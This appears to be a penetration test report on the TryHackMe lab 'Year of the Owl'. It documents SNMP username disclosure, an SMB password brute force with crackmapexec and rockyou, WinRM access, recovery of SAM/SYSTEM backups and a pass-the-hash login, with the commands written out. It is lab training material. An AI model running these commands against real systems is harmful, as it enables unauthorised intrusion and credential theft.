


AGSOLUTIONSADP

Cyber at your service

PENETRATION TEST REPORT

Year of the Owl

002

Monday, June 19, 2023

PREPARED FOR THE WORLD

TABLE OF CONTENTS

EXECUTIVE SUMMARY

UNIQUE FINDINGS

Total	3
Critical	2
High	1
Medium	0
Low	0
Info	0

REMEDIATION

Closed	3
Retest	0
Open	0

PROGRESS

Complete	100%
Start	06 / 07 / 2023
End	06 / 10 / 2023


TEST CASES

Tested	7 / 239
In Progress	0/ 239
Not Tested	14/ 239
Not App.	218/ 239

A penetration test is a dedicated attack against internally or externally connected systems.

This test focuses on performing attacks similar to those of a APT or hacker and attempting to infiltrate this system and own it (hack it and gain highest privilege possible) . My objective was to comprise THM VM called "Year of the Owl" in this way.

I gained access due several reasons. The first one was the information disclosure on port 161 (SNMP). We learned of a valid username that exists for an account on Target. The next issue we discovered was that the password to the user (Jareth) was identified as being in a common word-list of easily guessable passwords called the rock-you word-list. This was found due to a brute force attack we conducted on the SMB service being hosted by Target. With the combinations of the two we then used the valid credentials to log into our target via WinRM service. We landed on target in a power-shell command prompt. We did a situational awareness check and learned of a user not removing all the content from their "Recycle Bin". For some reason or another in the Recycle bin, we found backup files(system.bak & sam.bak) for the system. We took this backups files and used them to recover the hashes for the system and did a technique in Privilege escalation called "Pass-the-Hash" to vertically go from Jareth to Admin.



TESTING SUMMARY

AGS Solutions was engaged by THM to perform a penetration test against internet facing application, between 06/07/2023 to 06/10/2023 from .

During this web application penetration test, AGS Solutions performed **239** test cases, aligned with MITRE ATT&CK Framework.

A summary of testing progress is details below. A full breakdown can be found in TESTCASES

- **7** test cases were completed.
- **218** test cases were not applicable.
- **14** test cases were not tested.
- **0** test cases were still in progress.

As a result, **3** unique vulnerabilities were discovered, with a total vulnerability count of **3**. Details are included below. A full breakdown can be found in VULNERABILITIES

- **2** unique critical vulnerabilities, with **2** discovered across all assets in scope.
- **1** unique high vulnerabilities, with **1** discovered across all assets in scope.
- **0** unique medium vulnerabilities, with **0** discovered across all assets in scope.
- **0** unique low vulnerabilities, with **0** discovered across all assets in scope.
- **0** unique informational vulnerabilities, with **0** discovered across all assets in scope.

As of Monday, June 19, 2023, the following remediation status is correct:

- **3** unique vulnerabilities have been **Closed**.
- **0** unique vulnerabilities have been flagged for **Retesting**.
- **0** unique vulnerabilities are still **Open**.

PROJECT SCOPE

The following assets were considered as in-scope for this engagement. All other assets were considered out-of-scope.

1. 10.10.235.57

PROJECT TEAM

The following persons are considered as part of the project team for this engagement.

- Robert Garcia - Pentest Lead

RETESTING HISTORY

This section details each round of remediation testing requested and completed.

- No retesting performed.

SUMMARY FINDINGS

PRIORITY	VULNERABILITY	STATUS
CRITICAL	Information Disclosure	CLOSED
CRITICAL	Password Brute Forcing	CLOSED
HIGH	Pass-the-Hash (PtH) Attack	CLOSED

CRITICAL

1. **Information Disclosure**
   - total assets affected: **1**
   - total assets closed: **1**
   - total assets flagged for retesting: **0**
   - total assets not fixed: **0**
2. **Password Brute Forcing**
   - total assets affected: **1**
   - total assets closed: **1**
   - total assets flagged for retesting: **0**
   - total assets not fixed: **0**

HIGH

3. **Pass-the-Hash (PtH) Attack**
   - total assets affected: **1**
   - total assets closed: **1**
   - total assets flagged for retesting: **0**
   - total assets not fixed: **0**

MEDIUM

- No Medium vulnerabilities.

LOW

- No Low vulnerabilities.

INFO

- No Informational vulnerabilities.

ATTACKCHAINS

Attack Objective

1.APT road to hacking "Year of the Owl"

External Attacker

APT (Robert G) has been given a directive, hack target, and own it (obtain the highest privilege possible or equal to admin). Then dump keys (Hashes to the system)

Action

APT (Robert G) enumerates the target with several open-source tools leading to the discovery of a service being run on the target. Service of interest (SNMP)

Exploit Critical Vulnerability

Using enumeration tools we discovered a port (SNMP on port 161) disclosed a username called Jareth!!!

Discovered in 10.10.235.57 by Robert Garcia on 2023-06-15T23:43:00.503Z

Exploit Critical Vulnerability

A weak password policy and no lockout policy played a role here. With a username in hand, we took a commonly known wordlist of common passwords and did a brute force attack on several services (WinRm, SMB,) that lead us to land on target as "Jareth"

Discovered in 10.10.235.57 by Robert Garcia on 2023-06-15T01:54:23.966Z

Internal Attacker

APT (Robert G) has taken advantage of the credentials discovered to remote into the target with a tool called "Evil-WinRM". This lands the APT inside of the target via Powershell command prompt as user Jareth.

Action

APT (Robert G) starts to learn about his environment, this part of the kill chain is called "Situational Awareness" and is crucial to Identifying the next step to accomplishing privilege escalation.

Action

APT (Robert G) discoveries within the Recycle bin two backups files. These backup files are typically created during system maintenance or when certain actions

are performed, such as making changes to the Registry using tools like the Registry Editor or during system restore operations. They are intended to provide a safety net in case any issues arise with the original Registry hives, allowing you to restore them to a functional state. It's worth noting that these files are not normally meant to be accessed or modified manually by users. They are usually managed by the Windows operating system itself.

Internal Attacker

APT (Robert G) uses the files (system.bak sam.bak) that were discovered in the recycle bin and moves them back to his system via SMB share. After moving them back to his system he uses a tool called (secretsdump) to expose the hashes of the system. We take the Admin NTLM hash and use it to do a technique called "Pass-the-Hash" where APT takes a hash and uses it to log in as the user of the hash in this case the Administrator to the system.

Captured Flag

APT (Robert G) has the ability to, ex-filtrate, destroy, and denied any service on the target "Year-of-the-owl". Keys to the castle have been obtained.

VULNERABILITIES

1. INFORMATION DISCLOSURE

DESCRIPTION

Information disclosure is a common and prevalent issue in software and it is considered best practice to limit the disclosure of this information. This disclosure either directly or implicitly through application behaviour, may aid an attacker with information gathering or profiling, and determining or establishing other vectors of attack against the application or host.

An attacker profiling the application monitors requests made to the application server or API, and their responses. Using the information disclosed in responses, the attacker may leverage any sensitive data for further targeted attacks, such as disclosure of system configuration or technologies.

ATTACK SCENARIO

Consider the information may be sensitive or valuable on its own (such as a password), or it may be useful for launching other more severe attacks. If an attack fails, an attacker may use error information provided by the server to launch another more focused attack.

For example: an attempt to exploit a path traversal weakness (CWE-22) might yield the full pathname of the installed application. In turn, this could be used to select the proper number of '..' sequences to navigate to the targeted file.
Or an attack using SQL injection (CWE-89) might not initially succeed, but an error message could reveal the malformed query, which would expose query logic and possibly even passwords or other sensitive information used within the query.

RECOMMENDATION

Limit data returned to the end user to only information that they need to know, or is relevant to their role. Avoid disclosing internal application or system behaviour.

TAGS

CWE-200: Information Exposure

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

CVSSv3.1 Base Score: 9.8

EVIDENCE

- No additional evidence.

AFFECTED ASSETS

- **10.10.235.57**

REMEDIATION NOTES

06/18/2023 - Issue Closed: Issue has been fixed

06/18/2023 - - Validated if this service is needed.
- change the default SNMP community read-string
- Block SNMP traffic to port 161 162
- Create ACL
- update software regularly


NOTES

- No additional notes

PROOF OF CONCEPT / STEPS TO REPRODUCE

An APT (Robert G) can use just about any tool that enumerates the surface of a target to find this discovery. We managed to find a port SMNP (161) running on our target VM and this service disclosed a username leading to a brute force attack.

```
snmpwalk -c openview -v1 10.10.253.165 '1.3.6.1.4.1.77.1.2.25'
```



2. PASSWORD BRUTE FORCING

DESCRIPTION

In this attack, the attacker tries every possible value for a password until they succeed. A brute force attack, if feasible computationally, will always be successful because it will essentially go through all possible passwords given the alphabet used (lower case letters, upper case letters, numbers, symbols, etc.) and the maximum length of the password.

A system will be particularly vulnerable to this type of an attack if it does not have a proper enforcement mechanism in place to ensure that passwords selected by users are strong passwords that comply with an adequate password policy. In practice a pure brute force attack on passwords is rarely used, unless the password is suspected to be weak. Other password cracking methods exist that are far more effective (e.g. dictionary attacks, rainbow tables, etc.).

ATTACK SCENARIO

A system does not enforce a strong password policy and the user picks a five letter password consisting of lower case English letters only. The system does not implement any password throttling mechanism. Assuming the attacker does not know the length of the users' password, an attacker can brute force this password in maximum 1+26+26^2+26^3+26^4+26^5 = 1 + 26 + 676 + 17576 + 456976 + 11,881,376 = 12,356,631 attempts, and half these tries (6,178,316) on average. Using modern hardware this attack is trivial. If the attacker were to assume that the user password could also contain upper case letters (and it was case sensitive) and/or numbers, than the number of trials would have been larger.

An attacker's job would have most likely been even easier because many users who choose easy to brute force passwords like this are also likely to use a word that can be found in the dictionary. Since there are far fewer valid English words containing up to five letters than 12,356,631, an attack that tries each of the entries in the English dictionary would go even faster. A weakness exists in the automatic password generation routine of Mailman prior to 2.1.5 that causes only about five million different passwords to be generated. This makes it easy to brute force the password for all users who decided to let Mailman automatically generate their passwords for them. Users who chose their own passwords during the sign up process would not have been affected (assuming that they chose strong passwords).

RECOMMENDATION

Implement a password throttling mechanism. This mechanism should take into account both the IP address and the log in name of the user.

Put together a strong password policy and make sure that all user created passwords comply with it. Alternatively automatically generate strong passwords for users. Passwords need to be recycled to prevent aging, that is every once in a while a new password must be chosen.

TAGS

CAPEC-49

CWE Top 25

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

CVSSv3.1 Base Score: 9.8

AFFECTED ASSETS

- **10.10.235.57**


NOTES

After the enumeration scan with Nmap, we discovered a SNMP port on 161. We used another tool called 'onesixtyone' to enumerate the SNMP port and we discovered that these ports disclosed a username named called "jareth"

PROOF OF CONCEPT / STEPS TO REPRODUCE

Steps to Reproduce Brute force smb Service

crackmapexec smb 10.10.193.44 -u jareth -p /usr/share/wordlists/rockyou.txt --continue-on-success | grep '[+]'



3. PASS-THE-HASH (PTH) ATTACK

DESCRIPTION

Pass-the-hash (PtH) is a method of authenticating as a user without having access to the user's cleartext password. This method bypasses standard authentication steps that require a cleartext password, moving directly into the portion of the authentication that uses the password hash. In this technique, valid password hashes for the account being used are captured using a credential access technique. Captured hashes are used with PtH to authenticate as that user. Once authenticated, PtH may be used to perform actions on local or remote systems.

ATTACK SCENARIO

An attacker captures password hashes either from a compromised Windows system, or from network (usually applies to old versions of Windows or tricked by downgrade method). Using tools like pth-toolkit, the attacker, without knowledge of user password, can access or execute code remotely on other systems that are sharing the same compromised accounts.

RECOMMENDATION

Monitor systems and domain logs for unusual credential logon activity. Prevent access to valid accounts. Apply patch KB2871997 to Windows 7 and higher systems to limit the default access of accounts in the local administrator group. Limit credential overlap across systems to prevent the damage of credential compromise and reduce the adversary's ability to perform lateral movement between systems. Ensure that built-in and created local administrator accounts have complex, unique passwords. Do not allow a domain user to be in the local administrator group on multiple systems.

TAGS

CWE-522: Insufficiently Protected Credentials

CWE-836: Use of Password Hash Instead of Password for Authentication

CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H

CVSSv3.1 Base Score: 8.8

EVIDENCE

- No additional evidence.

AFFECTED ASSETS

- **10.10.235.57**

REMEDIATION NOTES


06/19/2023 - Issue Closed: Issue has been fixed

NOTES

- No additional notes

PROOF OF CONCEPT / STEPS TO REPRODUCE

evil-winrm -i 10.10.60.234 -u 'Administrator' -H '6bc99ede9edcfecf9662fb0c0ddcfa7a' local



TEST CASES

COMPLETED

Test Case: (Active Scanning)

Adversaries may execute active reconnaissance scans to gather information that can be used during targeting. Active scans are those where the adversary probes victim infrastructure via network traffic, as opposed to other forms of reconnaissance that do not involve direct interaction.

Updated: Wednesday, June 14, 2023

By: Robert Garcia

Testing Status: Tested

Remediation Status: Passed

Execution Flows:

- **Title:** Scanning IP Blocks (.001)
- **Details:** Adversaries may scan victim IP blocks to gather information that can be used during targeting. Public IP addresses may be allocated to organizations by block, or a range of sequential addresses.

- **Title:** Vulnerability Scanning (.002)
- **Details:** Adversaries may scan victims for vulnerabilities that can be used during targeting. Vulnerability scans typically check if the configuration of a target host/application (ex: software and version) potentially aligns with the target of a specific exploit the adversary may seek to use.

- **Title:** Wordlist Scanning (.003)
- **Details:** Adversaries may iteratively probe infrastructure using brute-forcing and crawling techniques. While this technique employs similar methods to Brute Force, its goal is the identification of content and infrastructure rather than the discovery of valid credentials. Wordlists used in these scans may contain generic, commonly used names and file extensions or terms specific to a particular software. Adversaries may also create custom, target-specific wordlists using data gathered from other Reconnaissance techniques (ex: Gather Victim Org Information, or Search Victim-Owned Websites).

Code: T1595

Test Suite: Red Team Methodology

Tags:

- Reconnaissance

- Active Scanning

Workspace Notes:

- **Title:** Discovered:
- **Note:**

We wanted to start off with a simple but obscured Nmap scan.

```
nmap -vv --reason -g 80 -D RND,RND,ME -T4 -Pn -p- -oA full 10.10.231.37
```

```
PORT      STATE SERVICE       REASON
80/tcp    open  http          syn-ack ttl 125
139/tcp   open  netbios-ssn   syn-ack ttl 125
443/tcp   open  https         syn-ack ttl 125
445/tcp   open  microsoft-ds  syn-ack ttl 125
3306/tcp  open  mysql         syn-ack ttl 125
3389/tcp  open  ms-wbt-server syn-ack ttl 125
47001/tcp open  winrm         syn-ack ttl 125
```

We can see several ports open. MSRPC ports are showing up and we can see there is some kind of MySQL database being hosted as well. We see WinRM and RDP in the works as well. Last we see HTTP and HTTPS ports being shown as up and running.

```
nmap -sU --max-rtt-timeout 100ms -T5 -sV -p 53,67,123,135,137-138,161,445,631,1434 --vv --reason -oA udp_scan 10.10.107.248
```

The above command shows us something we did not see on our first Nmap scan. Port 161 SNMP is showing to be up in a way.

```
PORT     STATE         SERVICE      REASON      VERSION
53/udp   open|filtered domain       no-response
67/udp   open|filtered dhcps        no-response
123/udp  open|filtered ntp          no-response
135/udp  open|filtered msrpc        no-response
137/udp  open|filtered netbios-ns   no-response
138/udp  open|filtered netbios-dgm  no-response
161/udp  open|filtered snmp         no-response
445/udp  open|filtered microsoft-ds no-response
631/udp  open|filtered ipp          no-response
1434/udp open|filtered ms-sql-m     no-response
```

Since we see SNMP showing up let's see if we can validate a community string with the below command:

```
sudo onesixtyone -c /usr/share/seclists/Discovery/SNMP/common-snmp-community-strings-onesixtyone.txt 10.10.131.116
```

Since we can ID the community string "Openview" we can feed the string to another command below to discover a username.

```
snmpwalk -c openview -v1 10.10.253.165 '1.3.6.1.4.1.77.1.2.25'
```

Files:Files:Files:Files:

Basic_Scan.PNG

UDP_scan.PNG

SNMP_output.PNG

snmpOutput.PNG

Test Case: (Gather Victim Host Information)
Adversaries may gather information about the victim's hosts that can be used during targeting. Information about hosts may include a variety of details, including administrative data (ex: name, assigned IP, functionality, etc.) as well as specifics regarding its configuration (ex: operating system, language, etc.).

Updated: Wednesday, June 14, 2023

By: Robert Garcia

Testing Status: Tested

Remediation Status: Passed

Execution Flows:

- **Title:** Hardware (.001)
- **Details:** Adversaries may gather information about the victim's host hardware that can be used during targeting. Information about hardware infrastructure may include a variety of details such as types and versions on specific hosts, as well as the presence of additional components that might be indicative of added defensive protections (ex: card/biometric readers, dedicated encryption hardware, etc.).

- **Title:** Software (.002)

- **Details:** Adversaries may gather information about the victim's host software that can be used during targeting. Information about installed software may include a variety of details such as types and versions on specific hosts, as well as the presence of additional components that might be indicative of added defensive protections (ex: antivirus, SIEMs, etc.).

- **Title:** Firmware (.003)
- **Details:** Adversaries may gather information about the victim's host firmware that can be used during targeting. Information about host firmware may include a variety of details such as type and versions on specific hosts, which may be used to infer more information about hosts in the environment (ex: configuration, purpose, age/patch level, etc.).

- **Title:** Client Configurations (.003)
- **Details:** Adversaries may gather information about the victim's client configurations that can be used during targeting. Information about client configurations may include a variety of details and settings, including operating system/version, virtualization, architecture (ex: 32 or 64 bit), language, and/or time zone.

Code: T1592

Test Suite: Red Team Methodology

Tags:

- Reconnaissance

- Gather Victim Host Information

Workspace Notes:

- **Title:** Discovered:
- **Note:**

We found the OS the host is using by asking the SNMP service that was running on the target.

sudo onesixtyone -c /usr/share/seclists/Discovery/SNMP/common-snmp-community-strings-onesixtyone.txt 10.10.253.165

Files:

OS_Identified.PNG

Test Case: (Gather Victim Identity Information)
Adversaries may gather information about the victim's identity that can be used during targeting. Information about identities may include a variety of details, including personal data (ex: employee names, email addresses, etc.) as well as sensitive details such as credentials.

Updated: Thursday, June 15, 2023

By: Robert Garcia

Testing Status: Tested

Remediation Status: Passed

Execution Flows:

- **Title:** Credentials (.001)
- **Details:** Adversaries may gather credentials that can be used during targeting. Account credentials gathered by adversaries may be those directly associated with the target victim organization or attempt to take advantage of the tendency for users to use the same passwords across personal and business accounts.

- **Title:** Email Addresses (.002)
- **Details:** Adversaries may gather email addresses that can be used during targeting. Even if internal instances exist, organizations may have public-facing email infrastructure and addresses for employees.

- **Title:** Employee Names (.003)
- **Details:** Adversaries may gather employee names that can be used during targeting. Employee names be used to derive email addresses as well as to help guide other reconnaissance efforts and/or craft more-believable lures.

Code: T1589

Test Suite: Red Team Methodology

Tags:

- Reconnaissance

- Gather Victim Identity Information


Workspace Notes:

- **Title:** Discovered
- **Note:**

Credentials (.001)

We wanted to see if we can use a default wordlist to see if we can guess the password.

```
crackmapexec smb 10.10.193.44 -u jareth -p /usr/share/wordlists/rockyou.txt --continue-on-success | grep '[+]'
```



Brute_Force.PNG

Test Case: (Valid Accounts)
Adversaries may obtain and abuse credentials of existing accounts as a means of gaining Initial Access, Persistence, Privilege Escalation, or Defense Evasion. Compromised credentials may be used to bypass access controls placed on various resources on systems within the network and may even be used for persistent access to remote systems and externally available services, such as VPNs, Outlook Web Access, network devices, and remote desktop. Compromised credentials may also grant an adversary increased privilege to specific systems or access to restricted areas of the network. Adversaries may choose not to use malware or tools in conjunction with the legitimate access those credentials provide to make it harder to detect their presence.

Updated: Thursday, June 15, 2023

By: Robert Garcia

Testing Status: Tested

Remediation Status: Passed

Execution Flows:

- **Title:** Default Accounts (.001)
- **Details:** Adversaries may obtain and abuse credentials of a default account as a means of gaining Initial Access, Persistence, Privilege Escalation, or Defense Evasion. Default accounts are those that are built-into an OS, such as the Guest or Administrator accounts on Windows systems. Default accounts also include default factory/provider set accounts on other types of systems, software, or devices, including the root user account in AWS and the default service account in Kubernetes.

- **Title:** Domain Accounts (.002)
- **Details:** Adversaries may obtain and abuse credentials of a domain account as a means of gaining Initial Access, Persistence, Privilege Escalation, or Defense Evasion. Domain accounts are those managed by Active Directory Domain Services where access and permissions are configured across systems and services that are part of that domain. Domain accounts can cover users, administrators, and services.

- **Title:** Local Accounts (.003)
- **Details:** Adversaries may obtain and abuse credentials of a local account as a means of gaining Initial Access, Persistence, Privilege Escalation, or Defense Evasion. Local accounts are those configured by an organization for use by users, remote support, services, or for administration on a single system or service.

- **Title:** Cloud Accounts (.004)
- **Details:** Adversaries may obtain and abuse credentials of a cloud account as a means of gaining Initial Access, Persistence, Privilege Escalation, or Defense Evasion. Cloud accounts are those created and configured by an organization for use by users, remote support, services, or for administration of resources within a cloud service provider or SaaS application. In some cases, cloud accounts may be

federated with traditional identity management system, such as Window Active Directory.

Code: T1078

Test Suite: Red Team Methodology

Tags:

- Initial Access

- Valid Accounts


Workspace Notes:

- **Title:** Steps to Reproduce:
- **Note:**

I wanted to validate if the account and password discovered are able to access the target in any way. We validated our CC with the SMB scan with crackmapexec and it showed us we have the ability to WinRM onto the system.


```
crackmapexec winrm 10.10.211.98 -u jareth -p sarah --continue-on-success | grep '[+]'
```

Here we use a tool called "Evil-Winrm" to access our target remotely.



Files:Files:

Winrm.PNG



POC_Jarahd.PNG

Test Case: (Command and Scripting Interpreter)
Adversaries may abuse command and script interpreters to execute commands, scripts, or binaries. These interfaces and languages provide ways of interacting with computer systems and are a common feature across many different platforms. Most systems come with some built-in command-line interface and scripting capabilities, for example, macOS and Linux distributions include some flavor of Unix Shell while Windows installations include the Windows Command Shell and PowerShell.

Updated: Monday, June 19, 2023

By: Robert Garcia

Testing Status: Tested

Remediation Status: Passed

Execution Flows:

- **Title:** PowerShell (.001)
- **Details:** Adversaries may abuse PowerShell commands and scripts for execution. PowerShell is a powerful interactive command-line interface and scripting environment included in the Windows operating system. Adversaries can use PowerShell to perform a number of actions, including discovery of information and execution of code. Examples include the Start-Process cmdlet which can be used to run an executable and the Invoke-Command cmdlet which runs a command locally or on a remote computer (though administrator permissions are required to use PowerShell to connect to remote systems).

- **Title:** AppleScript (.002)
- **Details:** Adversaries may abuse AppleScript for execution. AppleScript is a macOS scripting language designed to control applications and parts of the OS via inter-application messages called AppleEvents. These AppleEvent messages can be sent independently or easily scripted with AppleScript. These events can locate open windows, send keystrokes, and interact with almost any open application locally or remotely.

- **Title:** Windows Command Shell (.003)
- **Details:** Adversaries may abuse the Windows command shell for execution. The Windows command shell (cmd) is the primary command prompt on Windows systems. The Windows command prompt can be used to control almost any aspect of a system, with various permission levels required for different subsets of commands. The command prompt can be invoked remotely via Remote Services such as SSH.

- **Title:** Unix Shell (.004)
- **Details:** Adversaries may abuse Unix shell commands and scripts for execution. Unix shells are the primary command prompt on Linux and macOS systems, though many variations of the Unix shell exist (e.g. sh, bash, zsh, etc.) depending on the specific OS or distribution. Unix shells can control every aspect of a system, with certain commands requiring elevated privileges.

- **Title:** Visual Basic (.005)
- **Details:** Adversaries may abuse Visual Basic (VB) for execution. VB is a programming language created by Microsoft with interoperability with many Windows technologies such as Component Object Model and the Native API through the Windows API. Although tagged as legacy with no planned future evolutions, VB is integrated and supported in the .NET Framework and cross-platform .NET Core.

- **Title:** Python (.006)
- **Details:** Adversaries may abuse Python commands and scripts for execution. Python is a very popular scripting/programming language, with capabilities to perform many functions. Python can be executed interactively from the command-line (via the python.exe interpreter) or via scripts (.py) that can be written and distributed to different systems. Python code can also be compiled into binary executables.

- **Title:** JavaScript (.007)
- **Details:** Adversaries may abuse various implementations of JavaScript for execution. JavaScript (JS) is a platform-independent scripting language (compiled just-in-time at runtime) commonly associated with scripts in webpages, though JS can be executed in runtime environments outside the browser.

- **Title:** Network Device CLI (.008)
- **Details:** Adversaries may abuse scripting or built-in command line interpreters (CLI) on network devices to execute malicious command and payloads. The CLI is the primary means through which users and administrators interact with the device in order to view system information, modify device operations, or perform diagnostic and administrative functions. CLIs typically contain various permission levels required for different commands.

Code: T1059

Test Suite: Red Team Methodology

Tags:

- Execution

- Command and Scripting Interpreter


Notes:

- The WinRm service on target gave us direct access to the powershell command prompt using Evil-Winrm. From here we had the ability to use the Powershell command to learn about the target and eventually privilege escalate.


Workspace Notes:

- **Title:** Validation of Kill chain (Valid Account)
- **Note:**

We are doing basic commands but we can see we are in a powershell prompt.



Files:



Valid_Account.PNG

Test Case: (File and Directory Discovery)
Adversaries may enumerate files and directories or may search in specific locations of a host or network share for certain information within a file system. Adversaries may use the information from File and Directory Discovery during automated discovery to shape follow-on behaviors, including whether or not the adversary fully infects the target and/or attempts specific actions.

Updated: Monday, June 19, 2023

By: Robert Garcia

Testing Status: Tested

Remediation Status: Passed

Code: T1083

Test Suite: Red Team Methodology

Tags:

- Discovery

- File and Directory Discovery

Notes:

- We are not sure why this user "Jareth" has the backup files located in his Recycle bin. This led to the PE (vertically) to the Admin account.

Workspace Notes:

- **Title:** Discovery:
- **Note:**

After much time we found the Recycle bin for the user Jareth.

```
*Evil-WinRM* PS C:\> dir -force


    Directory: C:\


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d--hs-        9/18/2020   2:14 AM                $Recycle.Bin
d--hsl        9/17/2020   7:27 PM                Documents and Settings
d-----        9/18/2020   2:04 AM                PerfLogs
d-r---        9/17/2020   7:39 PM                Program Files
d-----        9/17/2020   7:39 PM                Program Files (x86)
d--h--        9/18/2020   2:04 AM                ProgramData
d--hs-        9/17/2020   7:27 PM                Recovery
d--hs-        9/17/2020   7:26 PM                System Volume Information
d-r---        9/18/2020   2:14 AM                Users
d-----       11/13/2020  10:33 PM                Windows
d-----        9/17/2020   8:18 PM                xampp
-a-hs-        6/19/2023  10:13 PM     1207959552 pagefile.sys


*Evil-WinRM* PS C:\> cd '$Recycle.Bin'
*Evil-WinRM* PS C:\$Recycle.Bin> dir -force


    Directory: C:\$Recycle.Bin


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d--hs-        9/18/2020   7:28 PM                S-1-5-21-1987495829-1628902820-919763334-1001
d--hs-       11/13/2020  10:41 PM                S-1-5-21-1987495829-1628902820-919763334-500


*Evil-WinRM* PS C:\$Recycle.Bin>
```

```
*Evil-WinRM* PS C:\$Recycle.Bin> whoami /all | Select-String -Pattern "jareth" -Context 2,0

  User Name              SID
  ====================== ============================================
> year-of-the-owl\jareth S-1-5-21-1987495829-1628902820-919763334-1001


*Evil-WinRM* PS C:\$Recycle.Bin> dir -force


    Directory: C:\$Recycle.Bin


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d--hs-        9/18/2020   7:28 PM                S-1-5-21-1987495829-1628902820-919763334-1001
d--hs-       11/13/2020  10:41 PM                S-1-5-21-1987495829-1628902820-919763334-500


*Evil-WinRM* PS C:\$Recycle.Bin> cd 'S-1-5-21-1987495829-1628902820-919763334-1001'
